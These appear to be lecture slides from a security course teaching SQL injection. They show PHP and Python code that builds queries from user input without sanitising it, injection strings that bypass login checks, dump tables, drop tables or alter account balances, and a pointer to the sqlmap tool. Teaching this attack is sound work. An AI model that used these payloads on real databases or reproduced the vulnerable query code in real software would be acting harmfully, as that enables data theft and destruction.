
- Can add data to the table (or modify):

  -
    ```
    INSERT INTO Customer
     VALUES (8477, 'oski', 10.00) -- oski has ten buckaroos
    ```
- Or delete entire tables:

  -
    ```
    DROP Customer
    ```
- Semicolons separate commands:

  -
    ```
    INSERT INTO Customer VALUES (4433, 'vladimir', 888.99);
    SELECT AcctNum FROM Customer WHERE Username='vladimir;
    ```
    - returns 4433.

Database Interactions



Web Server

1 post form or parameterized URL

2 SQL query derived from user values

3 return data

User

SQL DB


Web Server SQL Queries

- Suppose web server runs the following PHP code:

  ```
  $recipient = $_POST['recipient'];
  $sql = "SELECT AcctNum FROM Customer
              WHERE Balance < 100 AND
               Username='$recipient' ”;
  $result = $db->executeQuery($sql);
  ```

  - The query returns recipient’s account number if their balance is < 100
- Web server will send value of **`$sql`** variable to database server to get account #s from database
- So for “**`?recipient=Bob`**” the SQL query is:
  - **`SELECT AcctNum FROM Customer WHERE Balance < 100 AND Username='Bob’`**

The Parse Tree for this SQL



```
SELECT AcctNum FROM Customer
   WHERE Balance < 100 AND Username='Bob'
```


SQL Injection

- Suppose web server runs the following PHP code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
            WHERE Balance < 100 AND
             Username='$recipient' ”;
$result = $db->executeQuery($sql);
```

- How can **`$recipient`** cause trouble here?
  - How can we see anyone’s account?
    - Even if their balance is >= 100

Basic picture: SQL Injection



How can $recipient cause trouble here?


SQL Injection Scenario, con’t

-
  ```
  WHERE Balance < 100 AND
                 Username='$recipient'
  ```
- Conceptual idea (doesn’t quite work): Set recipient to “`foo' OR 1=1`”

  -
    ```
    WHERE Balance < 100 AND
                   Username='foo' OR 1=1'
    ```
- Precedence makes this:

  -
    ```
    WHERE (Balance < 100 AND
                   Username='foo') OR 1=1
    ```
- Always true!

```
SELECT AcctNum FROM Customer
 WHERE (Balance < 100 AND  Username='foo') OR 1=1
```



SQL Injection Scenario, con’t

- Why “`foo' OR 1=1`” doesn’t quite work:

  -
    ```
    WHERE Balance < 100 AND
                Username='foo' OR 1=1'
    ```
  - Syntax error, unmatched '
- So lets add a comment!
  - `"foo' OR 1=1--"`
- Server now sees

  -
    ```
    WHERE Balance < 100 AND
                Username='foo' OR 1=1 --'
    ```
- Could also do "`foo' OR ''='`"
  - So you can't count on -- as indicators of "badness"

SQL Injection Scenario, con’t

- `WHERE Balance < 100 AND`
  `               Username='$recipient'`
- How about `$recipient =`
  `foo'; DROP TABLE Customer; --` ?
- Now there are two separate SQL commands, thanks to ‘;’ command-separator.
- Can change database however you wish!


SQL Injection Scenario, con’t


-
  ```
  WHERE Balance < 100 AND
                 Username='$recipient’
  ```

-
  ```
  $recipient =
    foo'; SELECT * FROM Customer; --
  ```
  - Returns the entire database!

-
  ```
  $recipient =
    foo'; UPDATE Customer SET Balance=9999999
  WHERE AcctNum=1234; --
  ```
  - Changes balance for Acct # 1234! MONEYMONEYMONEY!!!

SQL Injection: Exploits of a Mom


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.



ZU 0666',0,0); DROP DATABASE TABLICE; --
[redacted]
RENAULT
PASIKOWSKI

SQL Injection: Summary

- Target: web ***server*** that uses a back-end database
- ***Attacker goal***: inject or modify database commands to either read or alter web-site information
- ***Attacker tools***: ability to send requests to web server (e.g., via an ordinary browser)
- ***Key trick***: web server allows characters in attacker's input to be interpreted as SQL control elements rather than simply as data

Blind SQL Injection

- A variant on SQL injection with less feedback
  - Only get a True/False error back, or no feedback at all
- Makes attacks a bit more ***annoying***
  - But it doesn't fundamentally change the problem
- And of course people have automated this!
  - http://sqlmap.org/



sqlmap®

Automatic SQL injection and database takeover tool

'; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Demo Tools


- Squigler
  - Cool “localhost” web site(s) (Python/SQLite)
  - Developed by Arel Cordero, Ph.D.
  - I’ll put a copy on the class page in case you’d like to play with it
- Allows you to run SQL injection attacks ***for real*** on a web server you control
  - Basically a ToyTwitter type application

Some Squigler Database Tables

Squigs		
`username`	`body`	`time`
ethan	*My first squig!*	2017-02-01 21:51:52
cathy	*@ethan: borrr-ing!*	2017-02-01 21:52:06
…	…	…

Server Code For Posting A "Squig"

```
def post_squig(user, squig):
    if not user or not squig: return
    conn = sqlite3.connect(DBFN)
    c    = conn.cursor()
    c.executescript("INSERT INTO squigs VALUES
                ('%s', '%s', datetime('now'));" %
                                 (user, squig))
    conn.commit()
    c.close()
```




don't contractions work?

2017-02-02 16:33:03 Man! Writing nonsense makes the time pass quickly.

2017-02-02 16:11:09 Am I philosophical because I like phyllo dough?

2017-02-02 16:11:07 I want in to the mix guys: I think @alice and @arel are having a good time scheming a plot or something.



localhost:8080/do_squig?redirect=%2Fuserpage%3Fuser%3Ddilbert&squig=don%27t+contractions+work%3F

404-ed!

The requested URL *http://localhost:8080/do_squig?redirect=/userpage?user=dilbert&squig=don't+contractions+work?* was not found.


```
INSERT INTO squigs VALUES
     (dilbert, 'don't contractions work?',
      date);
```

Syntax error

Another Interesting Database Table...

Accounts		
`username`	`password`	`public`
dilbert	lame	‘t’
alice	kindacool	‘f’
...	...	...

